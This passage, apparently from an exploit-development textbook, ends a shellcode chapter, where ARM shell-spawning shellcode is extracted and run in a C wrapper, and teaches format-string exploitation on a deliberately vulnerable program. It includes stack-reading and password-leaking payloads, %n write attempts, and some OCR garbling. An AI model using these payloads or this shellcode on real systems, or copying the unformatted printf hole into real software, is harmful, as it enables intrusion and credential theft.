
- *objcopy*, is a binary utility tool by GNU. It copies only the section ".text" into a dump file.
- *-O binary*, we specify the output format of the copy, in this case, we want a raw binary.
- The last bot arguments code and code.bin are the in/out files. Here we have code as our input and code.bin as our output file.
- *hexdump*, is a utility tool to display the file contents in hex, octal, ascii, etc...
- The command line option *-v* causes hexdump to display all input data.
- For specifying the output format we use the command line option -e followed by a pattern. In thic case we prepend on each byte a "\x" and format each byte in 2-digit formation. The pattern 1/1 means it will be applied once and takes one byte.



```
pi@raspberrypi:~/shellcode $ objcopy -O binary code co
de.bin
pi@raspberrypi:~/shellcode $ hexdump -v -e '"\\""x" 1/
1 "%02x" ""' code.bin
\x01\x60\x8f\xe2\x16\xff\x2f\xe1\x02\xa0\x49\x40\x52\x
40\x0b\x27\xc1\x71\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68
\x23pi@raspberrypi:~/shellcode $ 
```

Figure 5.45: Shellcode extracted and converted into a hex string

As we can see in *Figure 5.45*, the shellcode is extracted with ”objcopy” to copy only the section ”.text” where the entire shellcode is and gets converted into a hex string with the tool ”hexdump”. This shellcode can now be placed into the Shellcode-Wrapper for testing if it works.




```
  GNU nano 3.2                tester.c

#include<stdio.h>
#include<string.h>

$x71\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x23";

main()
{

  printf("Shellcode Length:  %d\n", strlen(code));

 int (*ret)() = (int(*)())code;

 ret();

}
```

Figure 5.46: The shellcode is placed into the Shellcode-Wrapper

This C-Code can now be compiled as the same as the x86/x64-version of the wrapper. Also here we have to disable the DEP and enable the execution of the stack.

We see in *Figure 5.49*, the final result. The extracted shellcode works without any errors in the Shellcode-Wrapper and spawns a shell that we can use.



```
pi@raspberrypi:~/shellcode $ nano tester.c
pi@raspberrypi:~/shellcode $ gcc -o tester tester.c -f
no-stack-protector -z execstack
tester.c:6:1: warning: return type defaults to ‘int’ -
Wimplicit-int]
 main()
 ^~~~
pi@raspberrypi:~/shellcode $ ./tester
Shellcode Length:  28
$ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(di
alout),24(cdrom),27(sudo),29(audio),44(video),46(plugd
ev),60(games),100(users),105(input),109(netdev),997(gp
io),998(i2c),999(spi)
$ 
```

Figure 5.47: The extracted shellcode works in the Shellcode-Wrapper

5.12 Final thoughts

This chapter was very much, but it is essential to have the skill of writing shellcodes. Sometimes you can't use only shellcodes written by others. We have seen here various shellcode methods and architectures. Don't worry, if you don't understand it all, you can reread this chapter.

If this all was easy for you to understand, congratulation! Then you are on the right way or you have it already learned. If not, then I recommend you should read this chapter again and try it put into practice and you will understand. For better understanding, I recommend writing some own shellcodes and you get a better feeling.

What did we learn in this chapter? We learned how a basic shellcode looks like. This type is quite easy to write because you only have to avoid null bytes. We also learned polymorphic shellcodes and how can these built. This type is also basic because you replacing instructions to achieve the same functionality but better chances to successfully bypass signature-based detections. We also learned how shellcodes can be encoded. We encoded a shellcode by increasing each byte, XORing them with a fixed key, or with a dynamic key. We also learned how we can write shellcodes for x64/amd64, where we can apply all the methods before. Also, we learned a bit about ARM-shellcodes, where we can also apply all the learned stuff.

Shellcoding is an essential skill in exploit-development. Mostly basic shellcodes will be written in most cases. Shellcoding is also a likely forgotten type of art.

Chapter 6

Format-String

6.1 Introduction

This chapter will describe what format string vulnerabilities are and how we can find them. We will also exploit this vulnerability to read out the memory and manipulate some values to change the program behavior. Before we can start there some things about format strings to be explained.

6.2 What is a format string?

A format string is, what the name says, a formated string. To output some lines to the screen we can use functions like ”printf” to print out the whole string or some other values. This function allows us to print out a formated string which means we can define a string format like ”I am %d years old”. This example string is a formatted string that has ”%d” as a specifier that will be replaced by an integer. As the output we will get for specifier ”%d” as 1: ”I am 1 years old”. The code below gives you an example of how format strings work. As an example, I used the ”I am %d years old” string.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char** argv)
{
        int years = 1;
        printf("I am %d years old\n", years);
        return 0;
}
```

This will print:

```
~$ ./printage
I am 1 years old
```

6.3 What are the Specifiers of a format string?

Functions like "printf" have many specifiers, which are listed below. Each specifier stands for a different data type like integers, characters, strings, pointers, floats, etc...

Specifier	Description
%a	Hexadecimal floating point, lowercase
%A	Hexadecimal floating point, uppercase
%c	Character
%d	Signed decimal integer
%e	Scientific notation (mantissa/exponent), lowercase
%E	Scientific notation (mantissa/exponent), uppercase
%f	Decimal floating point, lowercase
%F	Decimal floating point, uppercase
%g	Use the shortest representation: %e or %f
%G	Use the shortest representation: %E or %F
%i	Signed decimal integer
%n	Nothing printed. The corresponding argument must be a pointer to a signed int. The number of characters written so far is stored in the pointed location.
%o	Unsigned octal
%	Pointer address
%s	Strings
%u	Unsigned decimal integer
%x	Unsigned hexadecimal integer
%X	Unsigned hexadecimal integer (Uppercase)
%%	A % followed by another % character will write a single % to the stream.

6.4 What is a format string vulnerability?

A format string vulnerability is an issue that comes out by using functions like "printf" wrong. This function has two or more arguments, the first argument specifies the string format, and the rest of the arguments are the data like integer, char, float, etc...

The problem, which causes a vulnerability lies in the first parameter. It proved format strings and expects variables or values which are associated with the format specifier. An example of a proper format string usage will be:

```
prinf("This is a %s", "string");
```

The corresponding stack layout is:




Figure 6.1: Format-String on normal usage

Figure 6.1 shows a normal usage of format strings. Here the format string has the format specifier "%s". This expects one value or variable. We see the second parameter of the function "printf" is "string". In this example, the function reads the value from the previous stack address, which is the address to our "string".

If no variable or value is specified, the function tries to read the previous stack address value from the stack. What exactly happens we can see in *Figure 6.2.*




Figure 6.2: Format-String on vulnerable usage

Here we see the function "printf" tries to read many previous stack addresses which causes the vulnerability. This leads users to execute string formats as an input of this function. If a user enters input format characters, he will able to see values on the stack, or in the very worst case, he can write an arbitrary value to stack addresses to cause miscellaneous behavior to the program.

6.5 Which functions are affected?

I said that functions like ”printf” cause a format string vulnerability if the functions will be used wrong. The fact is not only the function ”printf” is affected by this vulnerability, but a whole family of functions is also affected by that.

Function	Description
fprintf	Prints to a Filestream (Files)
printf	Prints to the Outputstream ”stdout”
sprintf	Prints to a string
snprintf	Prints to a string with length checking
vfprintf	Prints to a Filestream (Files) from va_arg
vprintf	Prints to a to the Outputstream ”stdout” from va_arg
vsprintf	Prints to a string from va_arg
vsnprintf	Prints to a string with length checking from va_arg

These functions are affected by this vulnerability, which means if one of those functions are used, the programmer should carefully handle user inputs.

6.6 Why the Stack?

A format string is basically an ASCIIZ that contains the string and the format specifiers. This means the whole format string will be stored on the stack. Functions like ”printf” retrieve their format specifiers as parameters that are stored on the stack, and this controls the behavior of the function itself.

6.7 Definition of the development environment

Our machine for the development will be a Debian 10 Buster with preinstalled GDB. As a better interface for GDB, PEDA will be used. The vulnerable program has no NX/DEP but ASLR enabled. As our compiler, we use GCC for compiling the vulnerable program.

6.8 The vulnerable program


The following code is simple, it prints out the first argument passed to the program. If the correct password is entered, we get a shell also if the variable flag is not 0. This program covers the most common format string attack vectors.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int flag = 0;
char passwd[8];

int main (int argc, char *argv[])
{
  strncpy(passwd, "s3cr3t\0", 8);
  char buf[1024];
  strncpy(buf, argv[1], 1023);
  printf(buf);

  printf("\nflag value = %x\n", flag);
  if(flag || strcmp(buf, passwd) == 0)
  {
    printf("Login success\n");
    execve("/bin/sh", NULL, NULL);
  }

  return 0;
}
```

A closer look shows a vulnerability, which is in the line where the buffer will be printed out by the function "printf" without any format string. This line contains the format string vulnerability. Well, we have to figure out, what and how much we can control.

6.9 Testing the vulnerability

The very first what we can test due to this vulnerability is to try some format specifiers as program arguments. We get either only the specifier back or formatted outputs as a result. The formatted output is a good indication that we have found a format string vulnerability.



```
pentest@pentest:~/format_string$ ./vuln hello
hello
flag value = 0
pentest@pentest:~/format_string$ ./vuln %d
-7104486
flag value = 0
pentest@pentest:~/format_string$ ./vuln %x
ffd1381a
flag value = 0
pentest@pentest:~/format_string$ ./vuln %s
%s
flag value = 0
pentest@pentest:~/format_string$ ./vuln %s%s%s%s
Segmentation fault
pentest@pentest:~/format_string$ 
```

Figure 6.3: Testing for the format string vulnerablity

In *Figure 6.3*, we see multiple tests, which prints different results every time depending on the format specifier. The specifier "%d" converts a stack value into a signed integer. The second one turns it into a hexadecimal number. The specifier "%s" gots print out. This output can be either the value itself or the pointer of that value. Sometimes if the specifier "%s" is multiple times applied like in the last line, a segmentation fault can be triggered. This is because the values will be interpreted as an address, but some addresses don't exist in the program memory.

6.10 Reading the Stack and arbitrary values

We have tested the program for this vulnerability, and now it's time to try exploiting it. The first what we can do is to read out the stack. To readout the stack, we can build a format string that repeats the same format specifier. This means we are going to create a repeating pattern.

```
./vuln $(python -c "print '%x' * 20")
ff8727eb3ff80491bc78257825782578257825782578257825782
5782578257825782578257825782578257825782578250000000
flag value = 0
```

By trying to read the stack, we don't get a good readable output. To get a better output of the stack, we can use a better format. Many format specifiers can be configured.

- *%x.* :
  A dot will be added after each value.
- *%08x.* :
  A dot will be added after each value. Each value will also be formatted to an 8 digit long hex value.
  The values will also filled up with leading zeros as the prefix.
- *%p.* :
  A dot will be added after each value. Each value will be formatted to a pointer address.
  Some values like NULL will be formatted as "(nil)"

A closer look at the format configuration "%08x.", shows how it works:


$$\underbrace{\%}_{\text{Formatting start}} \quad \underbrace{0}_{\text{Prefix value}} \quad \underbrace{8}_{\text{Number of digits}} \quad \underbrace{x}_{\text{Format}} \quad \underbrace{.}_{\text{Arbitrary character}}$$

Here we see how the format is configured. The first part % is the beginning of the formatting. As the second character, we have our prefix. The prefix is used for filling up the number zeros on the left side. If no prefix is set, spaces will be used to fill it up on the left side. Number 8 describes the number of the minimum digits, which will be printed and is represented by the third character. The fourth character declares the output format, in this case, an unsigned hexadecimal integer. The last character is only a character to separate each value from each other.

Now we can read out the stack with a better output. Here we can read up to 256 32Bit stack values. Why only 256 values? Remember, we have a buffer with a length of 1024 bytes.

$$\frac{1024\ bytes}{4\ bytes} = 256\ \mathit{32Bit\ values}$$


What *Figure 6.4* clearly shows, the stack is leaked due to this vulnerability. A leaked stack is one of the worse things that can happen.



```
pentest@pentest:~/format_string$ ./vuln $(python -c "print '%08x.' * 256")
ffb2e31c.000003ff.080491bc.78383025.3830252e.30252e78.252e7838.2e783830.78383025
.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e78383
0.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e78
38.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252
e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830
252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.783
83025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e
783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.2
52e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.
30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025
```

Figure 6.4: Reading the stack

We see multiple values here. Some of the values are not very interesting because many of them are only addresses that points to values on other memory locations, and some others are likely junk.



```
gdb-peda$ x/20xw $esp
0xffffcc90:     0xffffcca0      0xffffd2e8      0x000003ff      0x080491bc
0xffffcca0:     0x78383025      0x3830252e      0x30252e78      0x252e7838
0xffffccb0:     0x2e783830      0x78383025      0x3830252e      0x30252e78
0xffffccc0:     0x252e7838      0x2e783830      0x78383025      0x3830252e
0xffffccd0:     0x30252e78      0x252e7838      0x2e783830      0x78383025
gdb-peda$ 
```

Figure 6.5: Closer look to the stack

A short look to the stack in GDB before "printf" has printed out the value we can clearly see the exact same values as in *Figure 6.4*.

Well, what can we do if we want to read out values from specific addresses? One possibility is to use the format specifier %s and add a location to it.

$$\underbrace{\%}_{\text{Formatting start}} \quad \underbrace{n}_{\text{Position}} \quad \underbrace{\$}_{\text{Position selector}} \quad \underbrace{s}_{\text{Format}}$$

With this, we can walk through the stack and can read each value as a string. If an address is selected, the value where the address is pointing will be printed as a string. Also, here we can have some segmentation faults. One simple solution is to repeat the reading of these values until we have a value. Another possibility to read specific addresses is to put the desired address as little-endian onto the stack, followed by the format specifier.

$$\underbrace{\backslash xef\backslash xbe\backslash xad\backslash xde}_{\text{Desired address}} \quad \underbrace{\%}_{\text{Formatting start}} \quad \underbrace{n}_{\text{Position}} \quad \underbrace{\$}_{\text{Position selector}} \quad \underbrace{s}_{\text{Format}}$$


As we can see, this possibility is nearly the same as the blind reading and is called ”direct parameter access”. The problem here is we have to know the address, which we want to read out, and the exact location where our desired address is stored. To determine the exact location, we can use a pattern like ”AAAA”. The next thing we have to do is to iterate through the stack until we find the pattern in hexadecimal. Also, we can just print out a bunch of stack values and search in the output for the pattern.

$$\forall pos \in \mathbb{Z}[0,256] \exists value \in Stack : value_{pos} = AAAA$$

For determining the exact location, we can use this exploit:

```
./vuln $(python −c ”print ’AAAA’ + ’%08x.’ ∗ 20”)
```

This can now be applied, and we should be able to find our pattern in the printed content of the stack.




```
pentest@pentest:~/format_string$ ./vuln $(python -c "print 'AAAA' + '%08x.' * 20
")
AAAAffa627b4.000003ff.000000d8.f7d81cfc.677f9a5f.f7f71110.080491bd.41414141.7838
3025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e7
83830.78383025.3830252e.
flag value = 0
pentest@pentest:~/format_string$ 
```

Figure 6.6: Determining the exact location of the patter "AAAA"

As we can see, our pattern is found at the 8th place, circled in red, of the printed stack values (*Figure 6.6*). This can now be used to build our next exploit:

```
./vuln $(python -c "print 'AAAA' + '%08$x'")
```

This exploit can now be used to verify that our value is on the determined location. If we get the hexadecimal representation of the pattern, we have successfully determined the exact location. If not, then we can either search a different location or repeat it again until we git a hit to this pattern.




```
pentest@pentest:~/format_string$ ./vuln $(python -c "print 'AAAA' + '%8\$x'")
AAAA41414141
flag value = 0
pentest@pentest:~/format_string$ 
```

Figure 6.7: Verifying the exact location

Figure 6.7 shows the verification of the pattern followed of it's hexadecimal representation. At this point we can think about it, which addresses should be read? The first thing we can do is to disassemble the application, to determine some addresses or other interesting points.

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x080491a2 <+0>:     lea    ecx,[esp+0x4]
   0x080491a6 <+4>:     and    esp,0xfffffff0
   0x080491a9 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080491ac <+10>:    push   ebp
   0x080491ad <+11>:    mov    ebp,esp
   0x080491af <+13>:    push   esi
   0x080491b0 <+14>:    push   ebx
   0x080491b1 <+15>:    push   ecx
   0x080491b2 <+16>:    sub    esp,0x40c
   0x080491b8 <+22>:    call   0x80490e0 <__x86.get_pc_thunk.bx>
   0x080491bd <+27>:    add    ebx,0x2e43
   0x080491c3 <+33>:    mov    esi,ecx
   0x080491c5 <+35>:    sub    esp,0x14
   0x080491c8 <+38>:    push   0x8
   0x080491ca <+40>:    lea    eax,[ebx-0x1ff8]
   0x080491d0 <+46>:    push   eax
   0x080491d1 <+47>:    mov    eax,0x804c034
   0x080491d7 <+53>:    push   eax
   0x080491d8 <+54>:    call   0x8049080 <strncpy@plt>
   0x080491dd <+59>:    add    esp,0x20
   0x080491e0 <+62>:    mov    eax,DWORD PTR [esi+0x4]
   0x080491e3 <+65>:    add    eax,0x4
   0x080491e6 <+68>:    mov    eax,DWORD PTR [eax]
   0x080491e8 <+70>:    sub    esp,0x14
   0x080491eb <+73>:    push   0x3ff
   0x080491f0 <+78>:    push   eax
   0x080491f1 <+79>:    lea    eax,[ebp-0x418]
   0x080491f7 <+85>:    push   eax
   0x080491f8 <+86>:    call   0x8049080 <strncpy@plt>
   0x080491fd <+91>:    add    esp,0x20
   0x08049200 <+94>:    sub    esp,0x1c
   0x08049203 <+97>:    lea    eax,[ebp-0x418]
   0x08049209 <+103>:   push   eax
   0x0804920a <+104>:   call   0x8049040 <printf@plt>
   0x0804920f <+109>:   add    esp,0x20
   0x08049212 <+112>:   mov    eax,DWORD PTR [ebx+0x30]
   0x08049218 <+118>:   sub    esp,0x18
   0x0804921b <+121>:   push   eax
   0x0804921c <+122>:   lea    eax,[ebx-0x1ff0]
   0x08049222 <+128>:   push   eax
   0x08049223 <+129>:   call   0x8049040 <printf@plt>
   0x08049228 <+134>:   add    esp,0x20
   0x0804922b <+137>:   mov    eax,DWORD PTR [ebx+0x30]
   0x08049231 <+143>:   test   eax,eax
   0x08049233 <+145>:   jne    0x8049252 <main+176>
   0x08049235 <+147>:   sub    esp,0x18
   0x08049238 <+150>:   mov    eax,0x804c034
   0x0804923e <+156>:   push   eax
   0x0804923f <+157>:   lea    eax,[ebp-0x418]
   0x08049245 <+163>:   push   eax
   0x08049246 <+164>:   call   0x8049030 <strcmp@plt>
   0x0804924b <+169>:   add    esp,0x20
   0x0804924e <+172>:   test   eax,eax
   0x08049250 <+174>:   jne    0x804927a <main+216>
   0x08049252 <+176>:   sub    esp,0x1c
   0x08049255 <+179>:   lea    eax,[ebx-0x1fde]
   0x0804925b <+185>:   push   eax
   0x0804925c <+186>:   call   0x8049050 <puts@plt>
   0x08049261 <+191>:   add    esp,0x20
   0x08049264 <+194>:   sub    esp,0x14
   0x08049267 <+197>:   push   0x0
   0x08049269 <+199>:   push   0x0
   0x0804926b <+201>:   lea    eax,[ebx-0x1fd0]
   0x08049271 <+207>:   push   eax
   0x08049272 <+208>:   call   0x8049070 <execve@plt>
   0x08049277 <+213>:   add    esp,0x20
   0x0804927a <+216>:   mov    eax,0x0
   0x0804927f <+221>:   lea    esp,[ebp-0xc]
   0x08049282 <+224>:   pop    ecx
   0x08049283 <+225>:   pop    ebx
   0x08049284 <+226>:   pop    esi
   0x08049285 <+227>:   pop    ebp
   0x08049286 <+228>:   lea    esp,[ecx-0x4]
   0x08049289 <+231>:   ret
End of assembler dump.
```

By analyzing the disassembly of the vulnerable program, we can spot some addresses very fast. One interesting address is *0x804c034*. This address is our password string, which will be used for password matching. By replacing the pattern with the little-endian representation of the address *0x804c034* we can read the value as a string.



```
pentest@pentest:~/format_string$ ./vuln $(python -c "print '\x34\xc0\x04\x08' +
'|%8\$s|'")
4|s3cr3t|
flag value = 0
pentest@pentest:~/format_string$ ./vuln s3cr3t
s3cr3t
flag value = 0
Login success
$ id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),24(cdrom),25(floppy),29
(audio),30(dip),44(video),46(plugdev),109(netdev),113(lpadmin),114(scanner)
$ 
```

Figure 6.8: Reading the value of the desired address

In *Figure 6.8*, we see the exploit works, and we got the password leaked with a simple read. With this password, we can launch a shell.

6.11 Write values and changing execution flow

Stack leaking or leaked values on Formatstring exploitation is very bad. We saw how worse it can be when we are able to read out the stack or specific addresses. We was able to leak the password get access to the resticted functionality which is basicly executing a shell. The worst thing that can happen is writing to specific addresses. When we are able to read the values of specific addresses, we should also able to overwrite the value of the specific address.

To write a value, we can use the format specifier %n. This specifier writes *n* bytes printed. As an example of how this specifier works, we analyze the code below:

```
int main(int argc, char **argv)
{
  int count = 0;
  printf("test%n\n", &count);
  printf("count = %d\n", count);
  return 0;
}
```

This example program does the following, first, the variable "count" is set to 0. Now comes the interesting part, here we have a "printf" which prints out "test" and when it reaches the format specifier %n it writes the number of bytes, which we printed so far into the variable count. The next "printf" prints the counted bytes, which is 4. So we can say:


$$\begin{aligned}
&\textit{Let} \sum\nolimits_{ascii}^{*} : L_{Strings} = \{\varepsilon, \textit{0x00}, ..., \textit{0xff}, \%n, AAAA, ABCDEFG2131, ...\},\\
&\textit{and let } \{s|s \in \sum\nolimits_{ascii}^{*} \wedge \exists s_1 \in \sum\nolimits_{ascii}^{*} \wedge \exists s_2 \in \sum\nolimits_{ascii}^{*} : s = s_1\%ns_2\},\\
&\textit{and let } |s_1| \textit{ the length of a string } s_1 \textit{ until } \%n \longrightarrow |s_1| = n
\end{aligned}$$

This means the format specifier %n counts all bytes of the string, which is printed until it the specifier itself. All bytes after the format specifier will not be counted when no more %n is present in the string.

Well, what happens if we reuse the exploit to spot the pattern "AAAA" via "direct parameter access", and we replace the specifier %x with the that for writing linke below?

```
./vuln $(python -c "print 'AAAA' + '%x%08$n'")
```

Well, it crashes.



```
gdb-peda$ reg
EAX: 0x41414141 ('AAAA')
EBX: 0x0
ECX: 0x0
EDX: 0x0
ESI: 0xc ('\x0c')
EDI: 0xffffc434 --> 0xffffffff
EBP: 0xffffcc48 --> 0xffffd178 --> 0xffffd5d8 --> 0x0
ESP: 0xffffc350 --> 0x0
EIP: 0xf7e2eb4e (jmp    0xf7e2d612)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```

Figure 6.9: Segmentation fault by writing

